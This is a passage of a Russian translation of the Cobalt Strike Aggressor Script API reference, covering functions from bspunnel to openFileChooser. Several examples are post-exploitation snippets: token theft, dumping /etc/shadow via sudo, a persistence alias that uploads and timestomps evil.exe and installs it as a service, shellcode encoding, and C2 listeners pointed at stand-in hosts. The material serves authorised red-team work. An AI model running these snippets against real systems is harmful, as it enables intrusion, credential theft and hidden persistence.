- \$4 - файл с позиционно-независимым кодом для выполнения во временном процессе

## Пример

```
bspunnel($1, "127.0.0.1", 4444, script_resource("agent.bin"));
```

## bspunnel\_local

Порождает и туннелирует агент через данный Beacon (через целевой reverse port forward только для локального хоста). Примечание: этот reverse port forward туннель проходит через цепочку Beacon'ов к командному серверу и, через командный сервер, передается запрашивающему клиенту CobaltStrike'a.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - хост контроллера
- \$3 - порт контроллера
- \$4 - файл с позиционно-независимым кодом для выполнения во временном процессе

## Пример

```
bspunnel_local($1, "127.0.0.1", 4444, script_resource("agent.bin"));
```

## bssh

Запрашивает Beacon создать SSH-сессию.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - IP-адрес или имя целевого хоста
- \$3 - порт (например, 22)
- \$4 - имя пользователя

\$5 - пароль  
 \$6 - PID для внедрения SSH-клиента или \$null  
 \$7 - архитектура целевого PID (x86|x64) или \$null

## Пример

### Создание временного процесса

```
bssh($1, "172.16.20.128", 22, "root", "toor");
```

### Внедрение в указанный процесс

```
bssh($1, "172.16.20.128", 22, "root", "toor", 1234, "x64");
```

## bssh\_key

Запрашивает Beacon создать SSH-сессию, используя данные из файла ключа. Файл ключа должен быть в формате PEM. Если этот файл не в формате PEM, сделайте его копию и преобразуйте ее с помощью следующей команды:

```
/usr/bin/ssh-keygen -f [/путь/до/копии] -e -m pem -p
```

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - IP-адрес или имя хоста цели  
 \$3 - порт (например, 22)  
 \$4 - имя пользователя  
 \$5 - ключ (в виде строки)  
 \$6 - PID для внедрения SSH-клиента или \$null  
 \$7 - архитектура целевого PID (x86|x64) или \$null

## Пример

```
alias myssh {
    $pid = $2;
    $arch = $3;
    $handle = openf("/путь/до/key.pem");
    $keydata = readb($handle, -1);
    closef($handle);

    if ($pid >= 0 && ($arch eq "x86" || $arch eq "x64")) {
        bssh_key($1, "172.16.20.128", 22, "root", $keydata, $pid, $arch);
    } else {
        bssh_key($1, "172.16.20.128", 22, "root", $keydata);
    }
};
```

## bstage

**УДАЛЕНА** УДАЛЕНА Эта функция удалена в версии Cobalt Strike'a 4.0. Используйте [&beacon\\_stage\\_tcp](#) или [&beacon\\_stage\\_pipe](#) для явного staging'a payload'a. Используйте [&beacon\\_link](#) для привязки к нему.

## bsteal\_token

Поручает Beacon'у похитить токен из процесса.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - PID для извлечения токена

```
Использование: bsteal_token [pid]
                  bsteal_token [pid] <Токен доступа OpenProcessToken>
```

Предлагаемые значения токена доступа OpenProcessToken:

```
blank = default (TOKEN_ALL_ACCESS)
0 = TOKEN_ALL_ACCESS
11 = TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE | TOKEN_QUERY (1+2+8)
Access mask values:
STANDARD_RIGHTS_REQUIRED . . . . . : 983040
TOKEN_ASSIGN_PRIMARY . . . . . : 1
TOKEN_DUPLICATE . . . . . : 2
TOKEN_IMPERSONATE . . . . . : 4
TOKEN_QUERY . . . . . : 8
TOKEN_QUERY_SOURCE . . . . . : 16
TOKEN_ADJUST_PRIVILEGES . . . . : 32
TOKEN_ADJUST_GROUPS . . . . . : 64
TOKEN_ADJUST_DEFAULT . . . . . : 128
TOKEN_ADJUST_SESSIONID . . . . . : 256
```

#### ПРИМЕЧАНИЕ:

Токен доступа OpenProcessToken может быть полезен для похищения токенов у процессов, работающих под пользователем 'SYSTEM', и, если у вас возникла эта ошибка: Could not open process token: {pid} (5)

Вы можете установить желаемое значение по умолчанию с помощью '`.steal_token_access_mask`' в [глобальных параметрах Malleable C2](#).

### Пример

```
alias steal_token {
    bsteal_token($1, int($2));
}
```

## bsudo

Запрашивает Beacon выполнить команду посредством sudo (только для SSH-сессий).

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - пароль для текущего пользователя
- \$3 - команда и аргументы для выполнения

### Пример

```
# hashdump [пароль]
ssh_alias hashdump {
    bsudo($1, $2, "cat /etc/shadow");
}
```

## btask

Сообщает о выполнении задания для Beacon'a. Это подтверждение выполнения задания также внесет информацию в отчет о деятельности Cobalt Strike'a и отчет о сессиях.

### Аргументы

- \$1 - идентификатор Beacon'a для публикации
- \$2 - текст для публикации
- \$3 - строка с идентификаторами тактики MITRE ATT&CK. Используйте запятую и пробел для указания нескольких идентификаторов в одной строке

<https://attack.mitre.org>

### Пример

```
alias foo {
    btask($1, "User tasked beacon to foo", "T1015");
}
```

## btimestomp

Запрашивает Beacon изменить время модификации/доступа/создания файла так, чтобы оно соответствовало другому файлу.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - файл для обновления временных меток
- \$3 - файл, из которого нужно взять временные метки

## Пример

```
alias persist {
    bcd($1, "c:\\windows\\system32");
    bupload($1, script_resource("evil.exe"));
    btimestomp($1, "evil.exe", "cmd.exe");
    bshell($1, 'sc create evil binpath= "c:\\windows\\system32\\evil.exe"');
    bshell($1, 'sc start netsrv');
}
```

## bunlink

Запрашивает Beacon отсоединить другой Beacon, к которому он подключен через TCP-сокет или именованный канал.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - целевой узел для отсоединения (указывается как IP-адрес)
- \$3 - [необязателен] PID целевой сессии для отсоединения

## Пример

```
bunlink($1, "172.16.48.3");
```

## bupload

Поручает Beacon'у загрузить файл.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - локальный путь к файлу для загрузки

## Пример

```
bupload($1, script_resource("evil.exe"));
```

## bupload\_raw

Поручает Beacon'у загрузить файл.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - имя файла на удаленной системе
- \$3 - необработанное содержимое файла
- \$4 - [необязателен] локальный путь к файлу (если он есть)

## Пример

```
$data = artifact("listener", "exe");
bupload_raw($1, "\\\DC\C$\foo.exe", $data);
```

## bwdigest

**УДАЛЕНА** Удалена в версии Cobalt Strike'a 4.0. Используйте [&bmimikatz](#) напрямую.

## bwinrm

**УДАЛЕНА** Удалена в версии Cobalt Strike'a 4.0. Используйте [&bjump](#) со встроенными опциями winrm или winrm64.

## bwmi

**УДАЛЕНА** Удалена в версии Cobalt Strike'a 4.0.

## call

Осуществляет обращение к командному серверу.

### Аргументы

\$1 - имя команды

\$2 - обратный вызов для приема ответа на этот запрос. Обратный вызов получает два аргумента. Первый - имя вызова. Второй - это ответ

. . . - один или несколько аргументов для передачи в это обращение

## Пример

```
call("aggressor.ping", { warn(@_) ; }, "this is my value");
```

## closeClient

Закрывает текущее соединение с командным сервером Cobalt Strike'a.

## Пример

```
closeClient();
```

## colorPanel

Генерирует Java-компонент для настройки акцентных цветов в модели данных Cobalt Strike'a.

## Аргументы

\$1 - префикс

\$2 - массив идентификаторов для изменения цвета

## Пример

```
popup targets {
    menu "&Color" {
        insert_component(colorPanel("targets", $1));
    }
}
```

## Смотрите также

[&highlight](#)

## credential\_add

Добавляет учетные данные в модель данных.

## Аргументы

\$1 - имя пользователя

\$2 - пароль

\$3 - область

\$4 - источник

\$5 - хост

## Пример

```
command falsecreds {
    for ($x = 0; $x < 100; $x++) {
        credential_add("user $+ $x", "password $+ $x");
    }
}
```

## credentials

Возвращает список учетных данных из модели данных Cobalt Strike'a.

## Возвращает

Массив словарей, содержащих информацию о каждой учетной записи.

## Пример

```
printAll(credentials());
```

## data\_keys

Перечисляет пригодные для запрашивания ключи из модели данных Cobalt Strike'a.

### Возвращает

Список ключей, которые вы можете запросить с помощью [&data\\_query](#).

### Пример

```
foreach $key (data_keys()) {
    println("\n\c4===$key ===\n");
    println(data_query($key));
}
```

## data\_query

Запрашивает модель данных Cobalt Strike'a.

### Аргументы

\$1 - ключ для извлечения из модели данных

### Возвращает

Sleep-представление запрашиваемых данных.

### Пример

```
println(data_query("targets"));
```

## dbutton\_action

Добавляет кнопку действия к [&dialog](#). При нажатии этой кнопки диалоговое окно закрывается и вызывается его функция обратного вызова. Вы можете добавить несколько кнопок в диалоговое окно. Cobalt Strike расположит эти кнопки в один ряд и отцентрирует их в нижней части диалогового окна.

### Аргументы

\$1 - объект \$dialog

\$2 - метка кнопки

### Пример

```
dbutton_action($dialog, "Start");
dbutton_action($dialog, "Stop");
```

## dbutton\_help

Добавляет кнопку **Help** в [\\$dialog](#). При нажатии этой кнопки Cobalt Strike откроет браузер пользователя по указанному URL.

### Аргументы

\$1 - объект \$dialog

\$2 - URL-адрес для перехода

### Пример

```
dbutton_help($dialog, "http://www.google.com");
```

## dialog

Создает диалоговое окно. Используйте [\\$dialog\\_show](#), чтобы показать его.

### Аргументы

\$1 - заголовок диалогового окна

\$2 - %словарь, сопоставляющий имена строк со значениями по умолчанию

\$3 - функция обратного вызова. Вызывается, когда пользователь нажимает кнопку [&dbutton\\_action](#). \$1 - ссылка на диалоговое окно. \$2 - имя кнопки. \$3 - словарь, сопоставляющий имя каждой строки с ее значением.

### Возвращает

Скаляр с объектом \$dialog.

### Пример

```
sub callback {
    # вывод: Pressed Go, a is: Apple
    println("Pressed $2 $+ , a is: " . $3['a']);
}

$dialog = dialog("Hello World", %(a => "Apple", b => "Bat"), &callback);
draw_text($dialog, "a", "Fruit: ");
draw_text($dialog, "b", "Rodent: ");
dbutton_action($dialog, "Go");
dialog_show($dialog);
```

## dialog\_description

Добавляет описание для [\\$dialog](#).

### Аргументы

\$1 - объект \$dialog

\$2 - описание этого диалогового окна

### Пример

```
dialog_description($dialog, "I am the Hello World dialog.");
```

## dialog\_show

Показывает [&dialog](#).

### Аргументы

\$1 - объект \$dialog

### Пример

```
dialog_show($dialog);
```

## dispatch\_event

Вызывает функцию в потоке диспетчеризации событий Java Swing. Библиотека Java Swing не является потокобезопасной. Все изменения пользовательского интерфейса должны происходить в потоке диспетчеризации событий.

### Аргументы

\$1 - функция для вызова

### Пример

```
dispatch_event({
    println("Hello World");
});
```

## downloads

Возвращает список загруженных файлов из модели данных Cobalt Strike'a.

### Возвращает

Массив словарей, содержащих информацию о каждом загруженном файле.

### Пример

```
printAll(downloads());
```

## drow\_beacon

Добавляет строку для выбора Beacon'a в [&dialog](#).

### Аргументы

\$1 - объект \$dialog

\$2 - имя этой строки

\$3 - метка для этой строки

### Пример

```
drow_beacon($dialog, "bid", "Session: ");
```

## drow\_checkbox

Добавляет чекбокс в [\\$dialog](#).

### Аргументы

\$1 - объект \$dialog

\$2 - имя этой строки

\$3 - метка для этой строки

\$4 - текст возле чекбокса

### Пример

```
drow_checkbox($dialog, "box", "Scary: ", "Check me... if you dare");
```

## drow\_combobox

Добавляет комбинированное окно в [\\$dialog](#).

### Аргументы

\$1 - объект \$dialog

\$2 - имя этой строки

\$3 - метка для этой строки

\$4 - массив параметров для выбора

### Пример

```
drow_combobox($dialog, "combo", "Options", @("apple", "bat", "cat"));
```

## drow\_exploits

Добавляет строку для выбора эксплойта для повышения привилегий в [\\$dialog](#).

### Аргументы

\$1 - объект \$dialog

\$2 - имя этой строки

\$3 - метка для этой строки

**Пример**

```
drow_exploits($dialog, "exploit", "Exploit: ");
```

## drow\_file

Добавляет строку для выбора файла в [\\$dialog](#).

**Аргументы**

- \$1 - объект \$dialog
- \$2 - имя этой строки
- \$3 - метка для этой строки

**Пример**

```
drow_file($dialog, "file", "Choose: ");
```

## drow\_interface

Добавляет строку для выбора интерфейса VPN'a в [\\$dialog](#).

**Аргументы**

- \$1 - объект \$dialog
- \$2 - имя этой строки
- \$3 - метка для этой строки

**Пример**

```
drow_interface($dialog, "int", "Interface: ");
```

## drow\_krbtgt

Добавляет строку для выбора krbtgt в [\\$dialog](#).

**Аргументы**

- \$1 - объект \$dialog
- \$2 - имя этой строки
- \$3 - метка для этой строки

**Пример**

```
drow_krbtgt($dialog, "hash", "krbtgt hash: ");
```

## drow\_listener

Добавляет строку для выбора Listener'a в [&dialog](#). В этой строке отображаются только Listener'ы со stager'ами (например, windows/beacon\_https/reverse\_https).

### Аргументы

- \$1 - объект \$dialog
- \$2 - имя этой строки
- \$3 - метка для этой строки

### Пример

```
drow_listener($dialog, "listener", "Listener: ");
```

## drow\_listener\_smb

**УСТАРЕЛА** Эта функция устарела в версии Cobalt Strike'a 4.0. В настоящее время она эквивалентна [&drow\\_listener\\_stage](#).

## drow\_listener\_stage

Добавляет строку для выбора Listener'a в [&dialog](#). В этой строке отображаются все Beacon'ы и сторонние Listener'ы.

### Аргументы

- \$1 - объект \$dialog
- \$2 - имя этой строки
- \$3 - метка для этой строки

### Пример

```
drow_listener_stage($dialog, "listener", "Stage: ");
```

## drow\_mailserver

Добавляет поле почтового сервера в [&dialog](#).

### Аргументы

- \$1 - объект \$dialog
- \$2 - имя этой строки
- \$3 - метка для этой строки

## Пример

```
drow_mailserver($dialog, "mail", "SMTP Server: ");
```

## drow\_proxyserver

**УСТАРЕЛА** Эта функция устарела в версии Cobalt Strike'a 4.0. Конфигурация прокси теперь привязана напрямую к Listener'у.

Добавляет поле для настройки прокси-сервера в [&dialog](#).

### Аргументы

- \$1 - объект \$dialog
- \$2 - имя этой строки
- \$3 - метка для этой строки

## Пример

```
drow_proxyserver($dialog, "proxy", "Proxy: ");
```

## drow\_site

Добавляет поле для ввода сайта/URL в [&dialog](#).

### Аргументы

- \$1 - объект \$dialog
- \$2 - имя этой строки
- \$3 - метка для этой строки

## Пример

```
drow_site($dialog, "url", "Site: ");
```

## drow\_text

Добавляет строку текстового поля в [&dialog](#).

### Аргументы

- \$1 - объект \$dialog
- \$2 - имя этой строки
- \$3 - метка для этой строки
- \$4 - [необязателен] ширина этого текстового поля (в символах). Это значение не всегда учитывается (оно не сокращает текстовое поле, но делает его шире)

**Пример**

```
drow_text($dialog, "name", "Name: ");
```

## drow\_text\_big

Добавляет многострочное текстовое поле в [&dialog](#).

**Аргументы**

\$1 - объект \$dialog

\$2 - имя этой строки

\$3 - метка для этой строки

**Пример**

```
drow_text_big($dialog, "addr", "Address: ");
```

## dstamp

Форматирует время в виде значения даты/времени. Это значение включает секунды.

**Аргументы**

\$1 - время (миллисекунды с начала эпохи UNIX)

**Пример**

```
println("The time is now: " . dstamp(ticks()));
```

**Смотрите также**

[&tstamp](#)

## elog

Публикует сообщение в журнал событий.

**Аргументы**

\$1 - сообщение

**Пример**

```
elog("the lockbit deployment was successful!");
```

## encode

Обfuscates a block of positionally-independent code with an encoder.

## Аргументы

- \$1 - позиционно-независимый код (например, шелл-код, необработанный stageless Beacon) для применения к нему энкодера
- \$2 - используемый энкодер
- \$3 - архитектура (например, x86, x64)

Энкодер	Описание
alpha	буквенно-цифровой энкодер (только для x86)
xor	энкодер XOR

## Примечания

- Закодированный блок позиционно-независимого кода должен запускаться из страницы памяти, имеющей разрешения RWX, в противном случае на этапе декодирования произойдет сбой текущего процесса.
- **энкодер alpha:** Регистр EDI должен содержать адрес закодированного блока. **&encode** добавляет 10-байтовую (не буквенно-цифровую) программу в начало буквенно-цифрового закодированного блока. Эта программа вычисляет место положение закодированного блока и устанавливает EDI за вас. Если вы планируете устанавливать EDI самостоятельно, вы можете удалить эти первые 10 байт.

## Возвращает

Позиционно-независимый блок, который декодирует первоначальную строку и передает ей выполнение.

## Пример

```
# генерация шелл-кода для Listener'a
$stager = shellcode("listener", false, "x86");

# кодирование
$stager = encode($stager, "xor", "x86");
```

## extract\_reflective\_loader

Извлекает исполняемый код для Reflective Loader'a из Beacon Object File'a (BOF).

## Аргументы

- \$1 - данные Beacon Object File'a, содержащие Reflective Loader

## Возвращает

Двоичный исполняемый код Reflective Loader'a, извлеченный из Beacon Object File'a.

## Пример

Обратимся к хуку BEACON\_RDLL\_GENERATE

```
# -----
# извлечение загрузчика из BOF'a.
#
$loader = extract_reflective_loader($data);
```

## file\_browser

Открывает обозреватель файлов. У данной функции нет параметров.

## fireAlias

Запускает пользовательский алиас.

### Аргументы

\$1 - идентификатор Beacon'a для запуска алиаса

\$2 - имя алиаса для запуска

\$3 - аргументы для передачи алиасу

### Пример

```
# выполнение алиаса foo при регистрации нового Beacon'a
on beacon_initial {
    fireAlias($1, "foo", "bar!");
}
```

## fireEvent

Выполняет событие.

### Аргументы

\$1 - имя события

. . . - аргументы для события

### Пример

```
on foo {
    println("Argument is: $1");
}

fireEvent("foo", "Hello World!");
```

## format\_size

Преобразовывает число в его размер (например, 1024 => 1 кб).

### Аргументы

\$1 - число для преобразования

### Возвращает

Строка, представляющая человекочитаемый размер данных.

**Пример**

```
println(format_size(1024));
```

## getAggressorClient

Возвращает Java-объект aggressor.AggressiveClient. Этот объект может обращаться к какому-либо внутреннему объекту в рамках текущего контекста клиента Cobalt Strike'a.

**Пример**

```
$client = getAggressorClient();
```

## gunzip

Распаковывает строку (GZIP).

**Аргументы**

\$1 - строка для распаковывания

**Возвращает**

Аргумент, обработанный декомпрессором gzip.

**Пример**

```
println(gunzip(gzip("100 моих самых любимых песен")));
```

**Смотрите также**

[&gzip](#)

## gzip

Сжимает строку.

**Аргументы**

\$1 - строка для сжатия

**Возвращает**

Аргумент, обработанный компрессором gzip.

**Пример**

```
println(gzip("this is a test"));
```

**Смотрите также**

[&gunzip](#)

## highlight

Вставляет акцентирование (выделение цветом) в модель данных Cobalt Strike'a.

### Аргументы

\$1 - модель данных

\$2 - массив строк для последующего выделения

\$3 - тип акцентирования

### Примечания

- Строки модели данных включают: приложения, Beacon'ы, учетные данные, Listener'ы, службы и цели.
- Возможные варианты акцентирования:

Акцентирование	Цвет
[пустой]	Без выделения
good	Зеленый
bad	Красный
neutral	Желтый
ignore	Серый
cancel	Темно-синий

### Пример

```
command admincreds {
    local('@creds');

    # поиск всех наших учетных данных, которые принадлежат
    # пользователю Administrator
    foreach $entry (credentials()) {
        if ($entry['user'] eq "Administrator") {
            push(@creds, $entry);
        }
    }

    # выделить все зеленым цветом!
    highlight("credentials", @creds, "good");
}
```

## host\_delete

Удаляет хост из модели целей.

## Аргументы

\$1 - IPv4 или IPv6 адрес цели (вы также можете указать массив хостов)

## Пример

```
# очистка всех хостов
host_delete(hosts());
```

## host\_info

Получает информацию о цели.

## Аргументы

\$1 - адрес хоста IPv4 или IPv6

\$2 - [необязателен] ключ для извлечения значения

## Возвращает

```
%info = host_info("address");
```

Возвращает словарь с известной информацией об этой цели.

```
$value = host_info("address", "key");
```

Возвращает значение для указанного ключа из записи данной цели в модели данных.

## Пример

```
# создание алиаса консольного скрипта для сбора информации о хосте
command host {
    println("Host $1");
    foreach $key => $value (host_info($1)) {
        println("$[15]$key $value");
    }
}
```

## host\_update

Добавление или обновление хоста в модели целей.

## Аргументы

\$1 - IPv4 или IPv6 адрес цели (вы также можете указать массив хостов)

\$2 - DNS-имя данной цели

\$3 - операционная система цели

\$4 - номер версии операционной системы (например, 10.0)

\$5 - примечание о цели

## Примечание

Вы можете указать значение `$null` для любого аргумента, при этом, если хост существует, значение не будет изменено.

## Пример

```
host_update("192.168.20.3", "DC", "Windows", 10.0);
```

## hosts

Возвращает список IP-адресов из модели целей.

## Возвращает

Массив IP-адресов.

## Пример

```
printAll(hosts());
```

## insert\_component

Добавьте объект `javax.swing.JComponent` в меню.

## Аргументы

`$1` - компонент для добавления

## insert\_menu

Добавляет меню, связанное с рорир-хуком, в текущее меню.

## Аргументы

`$1` - рорир-хук

`...` - дополнительные аргументы для дочернего рорир-хука

## Пример

```
popup beacon {
    # определения меню выше данного элемента

    insert_menu("beacon_bottom", $1);

    # определения меню ниже данного элемента
}
```

## iprange

Генерирует массив IPv4-адресов на основе строкового описания.

## Аргументы

\$1 - строка с описанием диапазонов IPv4

Диапазон	Результат
192.168.1.2	IPv4-адрес 192.168.1.2
192.168.1.1, 192.168.1.2	IPv4-адреса 192.168.1.1 и 192.168.1.2
192.168.1.0/24	IPv4-адреса от 192.168.1.0 до 192.168.1.255
192.168.1.18-192.168.1.30	IPv4-адреса от 192.168.1.18 до 192.168.1.29
192.168.1.18-30	IPv4-адреса от 192.168.1.18 до 192.168.1.29

## Возвращает

Массив IPv4-адресов в пределах указанных диапазонов.

## Пример

```
printAll(iprange("192.168.1.0/25"));
```

## keystrokes

Возвращает список нажатых клавиш из модели данных Cobalt Strike'a.

## Возвращает

Массив словарей, содержащих информацию о зарегистрированных нажатиях клавиш.

## Пример

```
printAll(keystrokes());
```

## licenseKey

Получает лицензионный ключ для данного экземпляра Cobalt Strike'a.

## Возвращает

Ваш лицензионный ключ.

## Пример

```
println("Your key is: " . licenseKey());
```

## listener\_create

**УСТАРЕЛА** Эта функция устарела в версии Cobalt Strike'a 4.0. Используйте [&listener\\_create\\_ext](#)

Создает новый Listener.

## Аргументы

\$1 - имя Listener'a  
 \$2 - payload (например, windows/beacon\_http/reverse\_http)  
 \$3 - хост Listener'a  
 \$4 - порт Listener'a  
 \$5 - список адресов, разделенных запятой, на которые Listener должен передавать запросы

## Пример

```
# создание стороннего Listener'a
listener_create("My Metasploit", "windows/foreign_https/reverse_https",
                 "ads.losenolove.com", 443);

# создание Listener'a для HTTP Beacon'a
listener_create("Beacon HTTP", "windows/beacon_http/reverse_http",
                 "www.losenolove.com", 80,
                 "www.losenolove.com, www2.losenolove.com");
```

## listener\_create\_ext

Создает новый Listener.

## Аргументы

\$1 - имя Listener'a  
 \$2 - payload (например, windows/beacon\_http/reverse\_http)  
 \$3 - объект с парами ключ/значение, задающими параметры для Listener'a

## Примечание

Следующие параметры payload'a применимы для \$2:

Payload	Тип
windows/beacon_dns/reverse_dns_txt	DNS Beacon
windows/beacon_http/reverse_http	HTTP Beacon
windows/beacon_https/reverse_https	HTTPS Beacon
windows/beacon_bind_pipe	SMB Beacon
windows/beacon_bind_tcp	TCP Beacon
windows/beacon_extc2	Внешний C2
windows/foreign/reverse_http	Сторонний HTTP
windows/foreign/reverse_https	Сторонний HTTPS

Следующие ключи применимы для \$3:

Ключ	DNS	HTTP/S	SMB	TCP (Привязка)
althost		HTTP-заголовок хоста		
bindto	порт привязки	порт привязки		
beacons	хосты c2	хосты c2		порт привязки
host	хост для staging'a	хост для staging'a		
maxretry	maxretry	maxretry		
port	порт c2	порт c2	имя канала	порт
profile		вариант профиля		
proxy		конфигурация прокси		
strategy	ротация хоста	ротация хоста		

Следующие значения ротации хоста применимы для ключа 'strategy':

Параметр
round-robin
random
failover
failover-5x
failover-50x
failover-100x
failover-1m
failover-5m
failover-15m
failover-30m
failover-1h
failover-3h
failover-6h
failover-12h
failover-1d
rotate-1m

Параметр
rotate-5m
rotate-15m
rotate-30m
rotate-1h
rotate-3h
rotate-6h
rotate-12h
rotate-1d

## Примечание

Значение maxretry использует следующий синтаксис exit-[максимум\_попыток]-[попыток\_до\_увеличения]-[длительность][м,ч,д]. Например, 'exit-10-5-5m' приведет к завершению работы Beacon'a после 10 неудачных попыток и увеличит время сна после 5 неудачных попыток до 5 минут. Время сна не будет обновлено, если текущее время сна больше, чем указанное значение. На время сна влияет текущее значение джиттера. При успешном соединении счетчик неудачных попыток обнуляется, а время сна возвращается к прежнему значению.

Строка конфигурации прокси - это та же строка, которую вы вводите в диалоговом окне Listener'a. \*direct\* игнорирует локальную конфигурацию прокси и пытается установить прямое соединение. протокол://пользователь:[защищенный email]:порт указывает, какую конфигурацию прокси должен использовать артефакт. Пользователь и пароль являются необязательными (например, протокол://хост:порт вполне подходит). Допустимыми протоколами являются socks и http. Установите строку конфигурации прокси в \$null или "", чтобы использовать поведение по умолчанию.

## Пример

```
# создание стороннего Listener'a
listener_create_ext("My Metasploit", "windows/foreign/reverse_https",
    %(host => "ads.losenolove.com", port => 443));

# создание Listener'a для HTTP Beacon'a
listener_create_ext("Beacon HTTP", "windows/beacon_http/reverse_http",
    %(host => "www.losenolove.com", port => 80,
        beacons => "www.losenolove.com, www2.losenolove.com"));

# создание Listener'a для HTTP Beacon'a
listener_create_ext("HTTP", "windows/beacon_http/reverse_http",
    %(host => "stage.host",
        profile => "default",
        port => 80,
        beacons => "b1.host,b2.host",
        althost => "alt.host",
        bindto => 8080,
        strategy => "failover-5x",
```

```
max_retry => "exit-10-5-5m",
proxy => "proxy.host"));
```

## listener\_delete

Останавливает и удаляет Listener.

### Аргументы

\$1 - имя Listener'a

### Пример

```
listener_delete("Beacon HTTP");
```

## listener\_describe

Назначает описание Listener'y.

### Аргументы

\$1 - имя Listener'a

\$2 - [необязателен] удаленная цель, для которой предназначен этот Listener

### Возвращает

Строка, описывающая Listener

### Пример

```
foreach $name (listeners()) {
    println("$name is: " . listener_describe($name));
}
```

## listener\_info

Получает информацию о Listener'e.

### Аргументы

\$1 - имя Listener'a

\$2 - [необязателен] ключ для извлечения значения

### Возвращает

```
%info = listener_info("listener name");
```

Возвращает словарь с метаданными для этого Listener'a.

```
$value = listener_info("listener name", "key");
```

Возвращает значение для определенного ключа из метаданных этого Listener'a.

## Пример

```
# создание алиаса консольного скрипта для сброса информации о Listener'e
command dump {
    println("Listener $1");
    foreach $key => $value (listener_info($1)) {
        println("${[15]}key $value");
    }
}
```

## listener\_pivot\_create

Создает новый Pivot Listener.

### Аргументы

\$1 - идентификатор Beacon'a

\$2 - имя Listener'a

\$3 - payload (например, windows/beacon\_reverse\_tcp)

\$4 - хост Listener'a

\$5 - порт Listener'a

### Примечание

Единственный приемлемый аргумент payload'a - **windows/beacon\_reverse\_tcp**.

## Пример

```
# создание Pivot Listener'a:
# $1 = идентификатор Beacon'a, $2 = имя, $3 = порт
alias plisten {
    local('$lhost $bid $name $port');

    # извлечение наших аргументов
    ($bid, $name, $port) = @_;

    # получение имени нашей цели
    $lhost = beacon_info($1, "computer");

    btask($1, "create TCP listener on $lhost $+ : $+ $port");
    listener_pivot_create($1, $name, "windows/beacon_reverse_tcp", $lhost,
    $port);
}
```

## listener\_restart

Перезапускает Listener.

## Аргументы

\$1 - имя Listener'a

## Пример

```
listener_restart("Beacon HTTP");
```

## listeners

Возвращает список имен Listener'ов (исключительно со stager'ами!) на всех командных серверах, к которым подключен данный клиент.

## Возвращает

Массив имен Listener'ов.

## Пример

```
printAll(listeners());
```

## listeners\_local

Возвращает список имен Listener'ов. Эта функция ограничивается лишь текущим командным сервером. Имена Listener'ов внешнего C2 не указываются.

## Возвращает

Массив имен Listener'ов.

## Пример

```
printAll(listeners_local());
```

## listeners\_stageless

Возвращает список имен Listener'ов на всех командных серверах, к которым подключен данный клиент. Listener'ы внешнего C2 фильтруются (так как они не могут быть использованы посредством staging'a или экспорта в качестве Reflective DLL).

## Возвращает

Массив имен Listener'ов.

## Пример

```
printAll(listeners_stageless());
```

## localip

Получает IP-адрес, привязанный к командному серверу.

**Возвращает**

Строка с IP-адресом командного сервера.

**Пример**

```
println("I am: " . localip());
```

**menubar**

Добавляет верхний элемент в панель меню.

**Аргументы**

\$1 - описание

\$2 - popup-хук

**Пример**

```
popup mythings {
    item "Keep out" {
    }
}

menubar("My &Things", "mythings");
```

**mynick**

Получает ник, привязанный к текущему клиенту Cobalt Strike'a.

**Возвращает**

Строка с вашим ником.

**Пример**

```
println("I am: " . mynick());
```

**nextTab**

Активизирует вкладку, которая расположена справа от текущей вкладки.

**Пример**

```
bind Ctrl+Right {
    nextTab();
}
```

## on

Регистрирует обработчик события. Это альтернатива ключевому слову `on`.

### **Аргументы**

`$1` - имя события, на которое нужно среагировать

`$2` - функция обратного вызова. Вызывается, когда происходит событие

### **Пример**

```
sub foo {
    blog($1, "Foo!");
}

on("beacon_initial", &foo);
```

## openAboutDialog

Открывает диалоговое окно с информацией о Cobalt Strike'е.

### **Пример**

```
openAboutDialog();
```

## openApplicationManager

Открывает вкладку менеджера приложений (результаты профилировщика системы).

### **Пример**

```
openApplicationManager();
```

## openAutoRunDialog

**УДАЛЕНА УДАЛЕНА Удалена в версии Cobalt Strike'a 4.0.**

## openBeaconBrowser

Открывает вкладку обозревателя Beacon'ов.

### **Пример**

```
openBeaconBrowser();
```

## openBeaconConsole

Открывает консоль для взаимодействия с Beacon'ом.

### Аргументы

\$1 - идентификатор Beacon'a для взаимодействия

### Пример

```
item "Interact" {
    local('$bid');
    foreach $bid ($1) {
        openBeaconConsole($bid);
    }
}
```

## openBrowserPivotSetup

Открывает диалоговое окно для настройки Browser Pivot.

### Аргументы

\$1 - идентификатор Beacon'a, к которому нужно применить эту функцию

### Пример

```
item "Browser Pivoting" {
    local('$bid');
    foreach $bid ($1) {
        openBrowserPivotSetup($bid);
    }
}
```

## openBypassUACDialog

**УДАЛЕНА** Удалена в версии Cobalt Strike'a 4.1.

## openCloneSiteDialog

Открывает диалоговое окно инструмента для клонирования веб-сайта.

### Пример

```
openCloneSiteDialog();
```

## openConnectDialog

Открывает диалоговое окно соединения.

**Пример**

```
openConnectDialog();
```

## openCovertVPNSetup

Открывает диалоговое окно для настройки скрытого VPN'a.

**Аргументы**

\$1 - идентификатор Beacon'a, к которому нужно применить эту функцию

**Пример**

```
item "VPN Pivoting" {
    local('$bid');
    foreach $bid ($1) {
        openCovertVPNSetup($bid);
    }
}
```

## openCredentialManager

Открывает вкладку менеджера учетных данных.

**Пример**

```
openCredentialManager();
```

## openDefaultShortcutsDialog

Открывает диалоговое окно Default Keyboard Shortcuts. У данной функции нет параметров.

## openDownloadBrowser

Открывает вкладку обозревателя загрузок.

**Пример**

```
openDownloadBrowser();
```

## openElevateDialog

Открывает диалоговое окно для выполнения эксплойта для повышения привилегий.

**Аргументы**

\$1 - идентификатор Beacon'a

**Пример**

```
item "Elevate" {
    local('$bid');
    foreach $bid ($1) {
        openElevateDialog($bid);
    }
}
```

## openEventLog

Открывает журнал событий.

**Пример**

```
openEventLog();
```

## openFileChooser

Открывает обозреватель файлов Beacon'a.

